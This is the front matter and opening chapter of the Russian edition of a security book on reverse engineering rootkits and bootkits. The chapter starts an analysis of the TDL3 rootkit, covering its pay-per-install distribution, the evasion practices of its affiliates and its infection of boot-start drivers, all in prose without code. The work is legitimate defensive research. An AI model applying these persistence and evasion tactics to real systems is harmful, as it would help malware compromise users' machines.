Руткиты и буткиты

Обратная разработка вредоносных программ

Алекс Матросов, Евгений Родионов,
Сергей Братусь

no starch press

ДМК ПРЕСС
ИЗДАТЕЛЬСТВО

Алекс Матросов, Евгений Родионов, Сергей Братусь

Руткиты и буткиты

ROOTKITS AND BOOTKITS

Reversing Modern Malware and Next Generation Threats

by Alex Matrosov,
Eugene Rodionov,
and Sergey Bratus

no starch
press
San Francisco

РУТКИТЫ И БУТКИТЫ

Обратная разработка вредоносных программ и угрозы следующего поколения

Алекс Матросов,
Евгений Родионов,
Сергей Братусь

ДМК ПРЕСС
издательство
Москва, 2022

УДК 004.056
ББК 32.973.202
М33

Алекс Матросов, Евгений Родионов, Сергей Братусь
М33 Руткиты и буткиты. Обратная разработка вредоносных программ и угрозы следующего поколения / пер. с англ. А. А. Слинкина. – М.: ДМК Пресс, 2022. – 442 с.: ил.

ISBN 978-5-97060-979-8

Эта книга посвящена обнаружению, анализу и обратной разработке вредоносного ПО. В первой части описываются примеры руткитов, показывающие, как атакующий видит операционную систему изнутри и находит способы надежно внедрить свои импланты, используя собственные структуры ОС. Вторая часть рассказывает об эволюции буткитов, условиях, подхлестнувших эту эволюцию, и методах обратной разработки таких угроз.

Издание адресовано широкому кругу специалистов по информационной безопасности, интересующихся тем, как современные вредоносные программы обходят защитные механизмы на уровне операционной системы.

УДК 004.056
ББК 32.973.202

ISBN 978-1-59327-716-1 (англ.)
ISBN 978-5-97060-979-8 (рус.)

Посвящается нашим семьям
и всем помогавшим в создании этой книги

СОДЕРЖАНИЕ

ОТ ИЗДАТЕЛЬСТВА

Отзывы и пожелания

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге, – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв на нашем сайте *www.dmkpress.com*, зайдя на страницу книги и оставив комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу *dmkpress@gmail.com*; при этом укажите название книги в теме письма.

Если вы являетесь экспертом в какой-либо области и заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу *http://dmkpress.com/authors/publish_book/* или напишите в издательство по адресу *dmkpress@gmail.com*.

Скачивание исходного кода примеров

Скачать файлы с дополнительной информацией для книг издательства «ДМК Пресс» можно на сайте *www.dmkpress.com* на странице с описанием соответствующей книги.

Список опечаток

Хотя мы приняли все возможные меры для того, чтобы обеспечить высокое качество наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг, мы будем очень благодарны, если вы сообщите о ней главному редактору по адресу *dmkpress@gmail.com*. Сделав это, вы избавите других читателей от недопонимания и поможете нам улучшить последующие издания этой книги.

Нарушение авторских прав

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и No Starch Press очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконной публикацией какой-либо из наших книг, пожалуйста, пришлите нам ссылку на интернет-ресурс, чтобы мы могли применить санкции.

Ссылку на подозрительные материалы можно прислать по адресу электронной почты *dmkpress@gmail.com*.

Мы высоко ценим любую помощь по защите наших авторов, благодаря которой мы можем предоставлять вам качественные материалы.

ОБ АВТОРАХ

Алекс Матросов – ведущий специалист по наступательной безопасности в компании NVIDIA. Больше двадцати лет занимается обратной разработкой, продвинутым анализом вредоносных программ, безопасностью на уровне прошивок и методами эксплуатации уязвимостей. До перехода в NVIDIA работал главным исследователем по безопасности в Центре передовых технологий безопасности Intel (SeCoE), больше шести лет работал в группе исследования новых угроз в Intel и занимал должность старшего исследователя по безопасности в компании ESET. Алекс является автором и соавтором многочисленных статей и часто выступает на конференциях по безопасности, в т. ч. REcon, ZeroNights, Black Hat, DEFCON и других. Удостоился награды от компании Hex-Rays за плагин с открытым исходным текстом HexRaysCodeXplorer, который начиная с 2013 года поддерживается командой REhint.

Евгений Родионов, PhD, специалист по безопасности в Intel, занимается безопасностью BIOS для клиентских платформ. До этого участвовал во внутренних исследовательских проектах и отвечал за углубленный анализ комплексных угроз в ESET. В сферу его интересов входят безопасность на уровне прошивки, программирование в режиме ядра, технологии противодействия руткитам и обратная разработка. Много раз выступал на конференциях по безопасности, включая Black Hat, REcon, ZeroNights и CARO, является соавтором многочисленных научных статей.

Сергей Братусь – научный сотрудник и доцент факультета информатики Дартмутского колледжа. Ранее работал в компании BBN Technologies, где занимался обработкой естественных языков. Братуся интересуют все аспекты безопасности Unix, в особенности безопасность ядра Linux, а также обнаружение и обратная разработка вредоносного ПО в Linux.

О ТЕХНИЧЕСКОМ РЕЦЕНЗЕНТЕ

Родриго Рубира Бранко (BSDaemon) работает главным исследователем по безопасности в корпорации Intel Corporation, где возглавляет группу STORM (Strategic Offensive Research and Mitigations). Родриго обнаружил десятки уязвимостей во многих важных технологиях и опубликовал новаторские работы по эксплуатации, обратной разработке и анализу вредоносных программ. Входит в группу RISE Security Group и является одним из организаторов Hackers to Hackers Conference (H2HC), старейшей конференции по безопасности в Латинской Америке.

ВСТУПИТЕЛЬНОЕ СЛОВО

Невозможно отрицать тот факт, что вредоносные программы представляют растущую угрозу компьютерной безопасности. Всюду мы видим тревожную статистику, свидетельствующую о росте финансовых потерь, сложности и разнообразии вредоносного ПО. Все больше исследователей, в промышленности и в академических кругах, изучают вредоносное ПО и публикуют свои результаты, пользуясь различными каналами – от блогов и конференций до университетских курсов и книг, посвященных этому предмету. В этих публикациях тема рассматривается под всевозможными углами зрения: обратная разработка, передовые практики, методология и лучшие комплекты инструментов.

Таким образом, дискуссии по поводу инструментов для анализа вредосного ПО и его автоматизации уже идут и с каждым днем все ширятся. А раз так, возникает вопрос: зачему нужна еще одна книга на эту тему? Что в ней может быть такого, чего нет в других?

Прежде всего, хотя эта книга посвящена обратной разработке передового – я имею в виду *инновационного* – вредоносного ПО, она включает и фундаментальные знания о том, для чего тот или иной фрагмент вредоносной программы вообще написан. В книге объясняются механизмы работы различных обсуждаемых компонентов – от начальной загрузки платформы и загрузки операционной системы до различных частей ядра и программ прикладного уровня, которые все равно рано или поздно обращаются к ядру.

Я сам не раз объяснял, что *фундаментальное* освещение материала – не то же самое, что *базовое*, хотя в обоих случаях речь идет об основополагающих строительных блоках, на которых покоятся компьютеры и вычисления. И под таким углом зрения эта книга – больше, чем обсуждение вредоносного ПО. В ней описывается, как работают компьютеры, как в современных программных стеках используются базовые возможности машины и пользовательские интерфейсы. Зная все это, вы вдруг начинаете *автомагически* понимать, как и почему вещи ломаются и как их можно употребить во вред.

Кто лучше проведет по этому пути, чем авторы, послужной список которых включает распутывание – и неоднократное – по-настоящему изобретательного вредоносного кода, раздвигавшего границы возможного? Добавьте к этому хорошо продуманные и старательные усилия связать свой опыт с основаниями информатики и представить его в более широком контексте, например рассказать о том, как анализировать и классифицировать различные проблемы с концептуально сходными характеристиками, – и вы поймете, почему эта книга должна занять одно из верхних мест в списке ожидающих прочтения.

Но раз содержание и выбранная методология полностью оправдывают потребность в такой книге, то почему никто не написал ее раньше? Я наблюдал за эволюцией этой книги (более того, имел честь быть ее активным участником и, надеюсь, привнес что-то полезное), она заняла несколько лет напряженного труда, несмотря даже на изобилие исходного материала, имевшегося в распоряжении авторов. И я понял, почему никто не попытался написать ее прежде: это не только трудно, но и требует правильного сочетания знаний и навыков (как раз такого, которое есть у авторов), поддержки со стороны редакторов (которую обеспечило издательство No Starch, терпеливо взявшее на себя процесс редактирования и мирившееся с задержками, неизбежными ввиду постоянно меняющейся обстановки в сфере наступательной безопасности) и, наконец, энтузиазма читателей предварительных вариантов книги (которые неустанно гнали работу к финишной черте).

Большое внимание в книге уделено тому, как достигается (или не достигается) доверие в современном компьютере и как различными уровнями и переходами между ними можно злоупотребить, нарушив предположения, принятые следующим уровнем. Задача в том, чтобы высветить две основные проблемы при реализации безопасности: композицию (надлежащее функционирование возможно только при правильном поведении нескольких взаимозависимых уровней) и допущения (каждый уровень должен предполагать, что предыдущий работает правильно). Авторы также делятся своим опытом применения инструментов и подходов к чрезвычайно сложному анализу поведения компонентов, работающих на ранних стадиях загрузки и на самых нижних уровнях операционной системы. Описание такого сквозного межуровневого подхода само по себе достойно отдельной книги и составляет книгу внутри книги. Как читатель я обожаю такие акции «два по цене одного», но лишь немногие авторы их предлагают.

Размышляя о природе знания, я пришел к выводу, что если ты что-то знаешь от и до, то можешь это хакнуть. Применение обратной разработки для понимания кода, который хакает обычное поведение системы, – это потрясающее техническое свершение, которое зачастую приносит много новых знаний. Возможность учиться у профессионалов, в послужном списке которых немало таких свершений и которые готовы поделиться своим пониманием, методами, рекомендациями и опытом, да еще следовать за ними в удобном для себя темпе, – это уникальный шанс. Не упустите его! Идите вглубь: пользуйтесь вспомогательными материалами, практикуйтесь, привлекайте сообщество, друзей и даже профессоров (которые, надеюсь, оценят, сколько полезного эта книга может дать аудитории). Эта книга не просто для чтения – она для изучения.

Родриго Рубира Бранко
(BSDaemon)

БЛАГОДАРНОСТИ

Мы благодарны всем читателям, купившим предварительные варианты данной книги. Их непрестанная поддержка подгоняла нас вперед, без нее эта книга никогда не была бы закончена. Спасибо всем, кто терпеливо дожидался окончательной редакции!

Мы также благодарим всех, кто поддерживал нас в начале этого пути: Дэвида Харли, Джурая Малчо и Якуба Дебски.

Сотрудников издательства No Starch Press, помогавших нам на протяжении пяти лет работы над книгой, так много, что всех не перечислить, поэтому мы выражаем особую признательность Биллу Поллоку (за терпение и внимание к качеству), Лиз Чэдвик и Лорел Чан (без них книга выглядела бы совсем иначе).

Мы высоко ценим отзывы, полученные от Александра Гейзет, Брюса Дэнга, Николая Шлея, Зено Ковача, Алекса Терешкина и всех читателей разных вариантов, приславших свои замечания. Спасибо за указания на опечатки и ошибки, а также за предложения и ободрение.

Огромное спасибо Родриго Рубира Бранко (BSDaemon) за выдающуюся поддержку, техническое рецензирование и вступительное слово.

Мы также благодарны Ильфаку Гульфанову и команде Hex-Rays за поддержку и великолепные инструменты, которыми мы пользовались для анализа обсуждаемых в книге угроз.

Я благодарю свою жену Светлану за поддержку и особенно за терпение, с которым она переносила мои бесконечные отрешенные исследования.

Алекс Матросов

Большое спасибо моей семье: жене Евгении и сыновьям Олегу и Леону – за поддержку, воодушевление и понимание.

Евгений Родионов

Я обязан многим людям за то, что смог внести свой скромный вклад в эту книгу: авторам и редакторам из журналов Phrack и Uninformed, исследователям из Phenoelit и THC, организаторам и командам Recon, PH-Neutral, Toorcon, Troopers, Day-Con, Shmoocon, Rubi-Con, Berlinsides, H2HC, Sec-T, DEFCON и многим другим. Отдельная благодарность Уильяму Полку, который показал мне, что хакерский подход применим не только к компьютерам, и без чьей помощи я физически не смог бы работать или путешествовать в течение многих лет. И конечно, ничто не могло бы случиться без любви, терпения и поддержки моей жены Анны.

Сергей Братусь

СПИСОК АББРЕВИАТУР

AES	Advanced Encryption Standard (улучшенный стандарт шифрования)
ACM	Authenticated Code Module (модуль аутентифицированного кода)
ACPI	Advanced Configuration and Power Interface (усовершенствованный интерфейс конфигурирования и управления питанием)
AMT	Active Management Technology
APC	asynchronous procedure call (асинхронный вызов процедуры)
APIC	Advanced Programmable Interrupt Controller (расширенный программный контроллер прерываний)
ARM	Advanced RISC Machine
ATA	Advanced Technology Attachment
BCD	Boot Configuration Data (конфигурационные данные загрузки)
BDS	Boot Device Selection (выбор загрузочного устройства)
BIOS	Basic Input/Output System (базовая система ввода-вывода)
BMC	Baseboard Management Controller (контроллер управления материнской платой)
BPB	BIOS Parameter Block (блок параметров BIOS)
BPM	boot policy manifest (манифест политики загрузки)
BSI	boot sector infector (вирус загрузочного сектора)
BSoD	Blue Screen of Death (синий экран смерти)
C&C	command and control (команды и управление)
CBC	cipher block chaining (режим сцепления блоков шифртекста)
CDO	control device object (объект устройства управления)
CHS	Cylinder Head Sector (цилиндр–головка–сектор)
CLR	Common Language Runtime (общеязыковая среда выполнения)
COFF	Common Object File Format (формат COFF)
COM	Component Object Model (компонентная объектная модель)
CSM	Compatibility Support Module (модуль поддержки запуска в режиме совместимости)
DBR	DOS Boot Record (загрузочная запись DOS)
DDoS	distributed denial of service (распределенная атака с отказом от обслуживания)
DGA	domain name generation algorithm (алгоритм генерации доменного имени)
DKOM	Direct Kernel Object Manipulation (прямое манипулирование объектом ядра)
DLL	dynamic-link library (динамически компонуемая библиотека)
DMA	direct memory access (прямой доступ к памяти)
DRAM	dynamic random access memory (динамическое запоминающее устройство с произвольной выборкой, ДЗУПВ)
DRM	digital rights management (управление цифровыми правами)
DXE	Driver Execution Environment (среда выполнения драйвера)

EC	Embedded Controller (встраиваемый контроллер)
ECB	Electronic Code Book (режим электронной кодовой книги)
ECC	Elliptic Curve Cryptography (эллиптическая криптография)
EDK	EFI Development Kit (комплект разработки EFI)
EDR	Endpoint Detection and Response (обнаружение и реагирование на угрозы в оконечных точках)
EFI	Extensible Firmware Interface (интерфейс расширяемой прошивки)
ELAM	Early Launch Anti-Malware (ранний запуск антивредоносного ПО)
ELF	Executable and Linkable Format/Extensible Linking Format (формат исполняемых и объектных файлов)
EPT	Extended Page Tables (расширенные таблицы страниц)
FEK	file encryption key (ключ шифрования файла)
FFS	firmware filesystem (файловая система прошивки)
FIT	Firmware Interface Table (таблицы интерфейсов прошивки)
FPF	field-programmable fuse (программируемый пользователем фьюз)
GDB	GNU Debugger (отладчик GNU)
GDT	Global Descriptor Table (глобальная таблица дескрипторов)
GPT	GUID Partition Table (таблица разделов GUID)
GUID	global unique identifier (глобальный уникальный идентификатор)
HAL	hardware abstraction layer (уровень аппаратных абстракций)
HBA	host-based architecture (серверная архитектура)
HECI	Host-Embedded Controller Interface (интерфейс между ОС и встроенным контроллером)
HIPS	Host Intrusion Prevention System (хостовая система предотвращения вторжений)
HSFC	Hardware sequencing flash control (управление аппаратным заданием последовательности доступа к флеш-памяти)
HSFS	Hardware sequencing flash status (состояния аппаратного задания последовательности доступа к флеш-памяти)
HVCI	Hypervisor-Enforced Code Integrity (целостность кода, гарантируемая гипервизором)
IBB	initial boot block (блок начальной загрузки)
IDT	Interrupt Descriptor Table (таблица дескрипторов прерываний)
IOCTL	Input/Output Control (управление вводом-выводом)
IPL	Initial Program Loader (начальный загрузчик программы)
IRP	input/output request packet (пакет запроса ввода-вывода)
ISH	Integrated Sensor Hub (интегрированный концентратор датчиков)
IV	initialization value (начальное значение)
IVT	Interrupt Vector Table (таблица векторов прерываний)
KEK	key exchange key (ключ для обмена ключами)
KM	key manifest (манифест ключа)
KPP	Kernel Patch Protection (защита ядра от изменения)
LBA	logical block address (логический адрес блока)
LPE	local privilege escalation (расширение локальных привилегий)
MBR	Master Boot Record (главная загрузочная запись)
ME	Management Engine (подсистема процессоров Intel)
MFT	master file table (главная таблица файлов)
MIPS	millions of instructions per second (миллионов команд в секунду)

MSR	model-specific register (модельно-зависимый регистр)
NDIS	Network Driver Interface Specification (спецификация интерфейса сетевого драйвера)
NVRAM	nonvolatile random access memory (энергонезависимое запоминающее устройство с произвольной выборкой)
NX	no-execute (запрет выполнения)
OEM	original equipment manufacturer (изготовитель комплектного оборудования)
OSI	Open Systems Interconnection (стандарт взаимодействия открытых систем)
PCH	Platform Controller Hub (концентратор платформенных контроллеров)
PCR	Platform Configuration Register (регистр конфигурации платформы)
PDO	physical device object (объект физического устройства)
PE	Portable Executable (формат исполняемого файла в Windows)
PEI	Pre-EFI Initialization (фаза, предшествующая инициализации EFI)
PI	platform initialization (инициализация платформы)
PIC	position-independent code (позиционно-независимый код)
PK	platform key (платформенный ключ)
PKI	public key infrastructure (инфраструктура криптографии с открытым ключом)
PMU	Power Management Unit (блок управления питанием)
PnP	plug and play
PoC	proof of concept (доказательство правильности концепции)
POST	Power-On Self-Test (самотестирование при включении питания)
PPI	Pay-Per-Install (оплата по количеству установок)
RCBA	Root Complex Base Address (базовый адрес корневого комплекса)
RCRB	Root Complex Register Block (блок регистров корневого комплекса)
ROP	return-oriented programming (возвратно-ориентированное программирование)
RVI	Rapid Virtualization Indexing (быстрое индексирование виртуализации)
SGX	Software Guard Extensions (расширение архитектуры Intel)
SLAT	Second Level Address Translation (трансляция адресов второго уровня)
SMC	System Management Controller (контроллер управления системой)
SMI	System Management Interrupt (прерывание управления системой)
SMM	System Management Mode (режим управления системой)
SMRAM	system management random access memory (ЗУПВ управления системой)
SPC	Software Publisher Certificate (сертификат издателя ПО)
SPI	Serial Peripheral Interface (последовательный периферийный интерфейс)
SPIBAR	SPI Base Address Register (регистр базового адреса SPI)
SSDT	System Service Descriptor Table (таблица дескрипторов системных служб)
TBB	Trusted Boot Board (плата надежной загрузки)
TDI	Transport Driver Interface (интерфейс транспортного драйвера)
TE	Terse Executable (формат исполняемого файла)

TPM	Trusted Platform Module (доверенный платформенный модуль)
TSA	Time Stamping Authority (уполномоченный по выпуску временных меток)
UAC	User Account Control (управление пользовательскими учетными записями)
UEFI	Unified Extensible Firmware Interface (единый расширяемый интерфейс прошивки)
UID	unique identifier (уникальный идентификатор)
VBR	Volume Boot Record (загрузочная запись тома)
VBS	virtualization-based security (безопасность на основе виртуализации)
VDO	volume device object (объект устройства тома)
VFAT	Virtual File Allocation Table (виртуальная таблица размещения файлов)
VFS	Virtual File System (виртуальная файловая система)
VM	virtual machine (виртуальная машина, ВМ)
VMM	virtual machine manager (диспетчер виртуальных машин)
VSM	Virtual Secure Mode (виртуальный безопасный режим)
WDK	Windows Driver Kit (комплект разработки драйверов для Windows)
WHQL	Windows Hardware Quality Labs (лаборатория контроля качества оборудования Windows)
WMI	Windows Management Instrumentation (инструментарий управления Windows)

ВВЕДЕНИЕ

Идея этой книги пришла нам в голову, когда после публикации серии статей и постов в блогах о руткитах и буткитах мы поняли, что эта тема раскрыта куда хуже, чем заслуживает. Мы нутром чуяли, что картина шире, и захотели иметь книгу, которая сводила бы все воедино – обобщала разношерстное собрание трюков, наблюдений за архитектурой операционных систем, паттернов проектирования, применяемых атакующими, и новаторских придумок защитников. Мы искали подобную книгу и не нашли. И тогда решили написать такую, которую сами захотели бы прочитать.

На это у нас ушло четыре с половиной года – дольше, чем мы планировали, и гораздо дольше того срока, который, по нашим прикидкам, могли бы выдержать потенциальные читатели, поддержавшие ознакомительные редакции книги. Если вы один из них и все же читаете эту книгу, мы склоняем голову перед вашей преданностью!

За это время мы наблюдали совместную эволюцию средств нападения и защиты. В частности, мы видели, как Microsoft Windows положила конец нескольким важным направлениям проектирования руткитов и буткитов. Эту историю вы найдете на страницах книги.

Мы также были свидетелями появления новых классов вредоносного ПО, нацеливающихся на BIOS и прошивки чипсетов, до которых текущие средства защиты Windows не могли дотянуться. Мы расскажем об этой совместной эволюции и о том, каковы, скорее всего, будут ее следущие этапы.

Еще одна тема данной книги – развитие методов обратной разработки, нацеленных на ранние стадии процесса загрузки ОС. Так сложилось, что чем раньше выполняется код в длинном процессе загрузки ПК, тем сложнее наблюдать за ним. И эти затруднения долго

путали с безопасностью. Однако же, анализируя буткиты и импланты для BIOS, подрывающие такие низкоуровневые технологии ОС, как Secure Boot, мы видим, что и здесь «безопасность через неведение» ничем не лучше, чем в других разделах информатики. Проходит немного времени (совсем чуть-чуть на временной шкале интернета) – и подход, опирающийся на безопасность через неведение, начинает приносить атакующим больше выгод, чем защитникам. Эта идея еще не получила достаточного освещения в книгах на данную тему, так что мы попытаемся восполнить пробел.

Для кого предназначена эта книга

Мы адресуем свой труд очень широкому кругу специалистов по информационной безопасности, интересующихся тем, как передовые отряды вредоносного ПО обходят механизмы безопасности на уровне ОС. В фокусе нашего внимания вопросы обнаружения, обратной разработки и эффективного анализа этих продвинутых угроз. Каждая часть книги отражает новый этап эволюционного развития угроз – от появления в виде доказательства правильности концепции до последующего распространения в среде носителей угроз и, наконец, включения в тайный арсенал точно нацеленных атак.

Однако мы ориентируемся на более широкую аудиторию, состоящую не только из аналитиков вредоносного ПО. В частности, мы надеемся, что разработчики встраиваемых систем и специалисты по безопасности облачных систем сочтут книгу полезной, учитывая, сколь опасные масштабы может принять угроза руткитов и других имплантов в их экосистемах.

Структура книги

Мы начнем с изучения руткитов в части I, где познакомимся с внутренними механизмами ядра Windows, которое исторически послужило площадкой для отработки руткитов. Затем в части II мы сместим акцент на процесс загрузки ОС и буткиты, которые были разработаны после того, как Windows начала укреплять свой режим ядра. Мы разбиваем процесс загрузки на этапы с точки зрения атакующего, обращая особое внимание на новые схемы прошивки UEFI и их уязвимости. Наконец, в части III мы поговорим о компьютерно-технической экспертизе классических атак на ОС с помощью руткитов и более современных атак на BIOS и прошивки с помощью буткитов.

Часть I. Руткиты

В этой части описываются классические руткиты уровня ОС во времена их расцвета. Эти исторические примеры руткитов проливают свет на то, как атакующий видит операционную систему изнутри и находит способы надежно внедрить свои импланты, используя собственные структуры ОС.

Глава 1. Что такое руткит: пример TDL3. Мы начнем изучение работы руткитов с рассказа об одном из самых интересных руткитов своего времени, основанного на нашем собственном опыте столкновений с различными его вариантами и анализа угроз.

Глава 2. Руткит Festi: самый продвинутый бот для спама и DDoS-атак. В этой главе анализируется знаменитый руткит Festi для рассылки спама и организации DDoS-атак, в котором использовались самые передовые на тот момент методы обеспечения скрытности. В частности, руткит включал собственный стек TCP/IP на уровне ядра.

Глава 3. Обнаружение заражения руткитом. В этой главе мы продолжим путешествие вглубь ядра операционной системы и расскажем о трюках, с помощью которых атакующие стремятся получить контроль над более глубокими уровнями ядра, например перехватывать системные события и вызовы.

Часть II. Буткиты

Вторая часть книги посвящена эволюции буткитов, условиям, подхлестнувшим эту эволюцию, и методам обратной разработки таких угроз. Мы увидим, как буткиты научились имплантировать себя в BIOS и эксплуатировать уязвимости прошивок UEFI.

Глава 4. Эволюция буткита. В этой главе мы подробно рассмотрим движущие силы совместной эволюции, которые породили буткиты и направляли их развитие. Мы опишем некоторые из первых обнаруженных буткитов, в частности знаменитый Elk Cloner.

Глава 5. Основы процесса загрузки операционной системы. Рассматриваются внутренние детали процесса загрузки Windows и его изменение со временем. Мы поговорим о главной загрузочной записи, таблицах разделов, конфигурационных данных и модуле *bootmgr*.

Глава 6. Безопасность процесса загрузки. Эта глава представляет собой обзор технологий защиты процесса загрузки Windows, в частности модули раннего запуска антивредоносного ПО (Early Launch Anti-Malware – ELAM), политику подписания кода режима ядра и ее уязвимости, а также новые средства безопасности на основе виртуализации.

Глава 7. Методы заражения буткитом. В этой главе мы тщательно проанализируем методы заражения загрузочных секторов и посмотрим, как они видоизменялись со временем. В качестве примеров будем использовать хорошо известные буткиты: TDL4, Gapz и Rovnix.

Глава 8. Статический анализ буткита с помощью IDA Pro. Здесь рассматриваются методы и инструменты статического анализа заражения буткитом. Для примера мы подвергнем анализу буткит TDL4 и предоставим материалы, которые вы сможете ис-

пользовать, когда будете заниматься анализом самостоятельно, в т. ч. образ диска.

Глава 9. Динамический анализ буткита: эмуляция и виртуализация. В этой главе мы сместим акцент на методы динамического анализа с применением эмулятора Bochs и встроенного в VMware отладчика GDB. И снова мы вместе с вами пройдем все шаги динамического анализа зараженных буткитами MBR и VBR.

Глава 10. Эволюция методов заражения MBR и VBR: Olmasco. В этой главе мы проследим эволюцию скрытых методов внедрения буткитов на нижние уровни процесса загрузки. В качестве примера рассмотрим буткит Olmasco и его методы заражения и закрепления, вредоносную функциональность и внедрение полезной нагрузки.

Глава 11. Буткиты начального загрузчика программы: Rovnix and Carberp. Здесь мы заглянем под капот двух самых сложных буткитов, Rovnix и Carberp, нацеленных на интернет-банкинг. Это были первые буткиты, избравшие мишенью начальный загрузчик (IPL) и ускользнувшие от тогдашних средств защиты. Для их анализа мы воспользуемся VMware и IDA Pro.

Глава 12. Gapz: продвинутое заражение VBR. Мы сорвем покров тайны с венца эволюции скрытных буткитов: таинственного руткита Gapz, в котором использовались самые передовые на тот момент методы заражения загрузочной записи тома (VBR).

Глава 13. Взлет программ-вымогателей, заражающих MBR. В этой главе мы рассмотрим, как буткиты превратились в вымогателей.

Глава 14. Сравнение процессов загрузки с помощью UEFI и MBR/VBR. Мы изучим, как устроен процесс загрузки в UEFI BIOS – данная информация важна для отслеживания эволюции новейших вредоносных программ.

Глава 15. Современные UEFI-буткиты. Эта глава включает наши собственные исследования различных имплантов BIOS – как доказательства правильности концепции, так и реально встречающиеся буткиты. Мы обсудим методы проникновения и закрепления в UEFI BIOS и рассмотрим реальный буткит такого типа, Computrace.

Глава 16. Уязвимости прошивок UEFI. Углубленный взгляд на различные классы уязвимостей современных BIOS, делающих возможным внедрение имплантов BIOS. На примерах рассматриваются уязвимости и эксплойты UEFI.

Часть III. Методы защиты и компьютерно-технической экспертизы

В последней части книги рассматривается компьютерно-техническая экспертиза буткитов, руткитов и других угроз BIOS.

Глава 17. Как работает безопасная загрузка UEFI. В этой главе мы детально рассмотрим, как устроена технология безопасной загрузки Secure Boot, ее эволюцию, уязвимости и эффективность.

Глава 18. Подходы к анализу скрытых файловых систем. Приводится обзор скрытых файловых систем, используемых вредоносными программами, и методов их обнаружения. Мы подвергнем разбору образ скрытой файловой системы и познакомимся с разработанным нами же инструментом, HiddenFsReader.

Глава 19. Компьютерно-техническая экспертиза BIOS/UEFI: подходы к получению и анализу прошивок. В этой, последней главе мы обсудим подходы к обнаружению самых передовых и современных угроз: аппаратные, микропрограммные и программные, с применением различных инструментов, в частности UEFITool и Chipsec.

Как читать эту книгу

Все примеры угроз, обсуждаемые в этой книге, а также дополнительные материалы имеются на сайте книги по адресу *https://nostarch.com/rootkits/*. Там же вы найдете ссылки на инструменты, применяемые для анализа буткитов, в т. ч. исходный код плагинов к IDA Pro, которыми мы пользовались в своих исследованиях.

ЧАСТЬ I

РУТКИТЫ

1

ЧТО ТАКОЕ РУТКИТ: TDL3

В этой главе мы познакомимся с руткитами на примере *TDL3*. Этот руткит для Windows – хороший пример продвинутой техники перехвата потоков управления и данных, в которой задействуются нижние уровни архитектуры ОС. Мы увидим, как TDL3 заражает систему и как он осуществляет диверсию против интерфейсов и механизмов ОС, чтобы закрепиться и остаться незамеченным.

Механизм заражения TDL3 напрямую загружает код в ядро Windows, поэтому средства контроля целостности ядра, введенные Microsoft в 64-разрядных версиях Windows, обезвредили этот руткит. Однако способы, применяемые TDL3 для вклинивания в ядро, все еще сохраняют ценность, будучи примером того, как можно надежно и эффективно встроиться в исполнение ядра, если удастся обойти механизмы контроля целостности. Как и во многих других руткитах, встраивание кода TDL3 в ядро опирается на ключевые особенности архитектуры ядра. В некотором смысле механизмы встраивания руткита могут оказаться лучшим руководством по истинной структуре ядра, чем официальная документация, и уж точно с ними ничто не сравнится, когда нужно понять недокументированные системные структуры данных и алгоритмы.

На самом деле преемником TDL3 стал TDL4, который имеет с TDL3 много общего в части ускользания от обнаружения и противодействия компьютерно-технической экспертизе (КТЭ), но принял на вооружение методы *буткитов* для обхода механизма подписания кода режима ядра в Windows, действующего в 64-разрядных системах (мы опишем эти методы в главе 7).

В этой главе мы поговорим о конкретных интерфейсах и механизмах ОС, которые подрывает TDL3. Мы объясним, как TDL3 и похожие на него руткиты устроены и как они работают, а затем в части II обсудим методы и инструменты, позволяющие их обнаружить, наблюдать и анализировать.

История распространения TDL3 по миру

Впервые обнаруженный в 2010 году[1], руткит TDL3 стал одним из самых изощренных образчиков вредоносного ПО на тот момент. Его механизмы маскировки стали вызовом для всей антивирусной индустрии (так же произошло и с пришедшим ему на смену буткитом TDL4, ставшим первым широко распространившимся буткитом для платформы x64).

Примечание *Это семейство вредоносного ПО известно также под названиями TDSS, Olmarik или Alureon. Такое изобилие имен для одного и того же семейства – обычное дело, потому что производители антивирусов часто дают вредоносам разные имена в своих отчетах. Также исследовательские группы нередко присваивают разные имена различным компонентам одной атаки, особенно на разных этапах анализа.*

TDL3 распространялся в соответствии с бизнес-моделью *оплаты за количество установок* (Pay-Per-Install – PPI) через партнерские программы DogmaMillions и GangstaBucks (обеим уже пришел конец). Схема PPI, популярная у киберпреступников, похожа на схемы, часто применяемые для распространения инструментальных панелей браузеров. Распространители таких панелей отслеживают их использование, создавая специальные сборки со встроенным уникальным идентификатором (UID) для пакетов, распространяемых через конкретный канал. Это позволяет разработчику узнать количество установок (пользователей) с данным UID, а значит, вычислить доход, генерируемый каждым каналом. Точно так же информация о дистрибуторе встраивалась в исполняемый файл руткита TDL3, а специальные серверы подсчитывали количество установок через данного дистрибутора и начисляли ему плату.

Партнерам киберпреступных групп присваивался уникальный логин и пароль, с которым можно было связать количество установок. У каждого партнера был также персональный менеджер, с которым можно было проконсультироваться в случае технических проблем.

---

[1] *http://static1.esetstatic.com/us/resources/white-papers/TDL3-Analysis.pdf.*

Чтобы свести к минимуму риск обнаружения антивирусом, партнер часто перепаковывал дистрибутивный пакет и использовал изощренные защитные меры, чтобы обнаружить присутствие отладчиков или виртуальных машин, что затрудняло анализ вредоноса исследователями[1]. Партнерам также запрещалось использовать ресурсы типа VirusTotal, проверяющие возможность обнаружения текущей версии защитными программами, за это полагались штрафы. Опасались, что образцы, отправленные на VirusTotal, могут привлечь внимание исследователей безопасности и тем самым сократить полезную жизнь вредоносного ПО. Если у дистрибуторов вредоноса возникали вопросы по поводу его скрытности, то им было рекомендовано использовать службы, управляемые разработчиком, – аналогичные VirusTotal, но гарантирующие, что отправленные образцы не попадут в руки производителей защитных программ.

Процедура заражения

После того как инфектор TDL3 попал в систему пользователя по одному из каналов распространения, он инициирует процесс заражения. Чтобы пережить перезагрузку системы, TDL3 инфицирует один из первоочередных драйверов (boot-start drivers), необходимых для загрузки ОС, внедряя вредоносный код в исполняемый файл драйвера. Первоочередные драйверы загружаются вместе с образом ядра на ранней стадии процесса инициализации ОС. В результате при загрузке зараженной машины загружается модифицированный драйвер и вредоносный код перехватывает управление инициализацией.

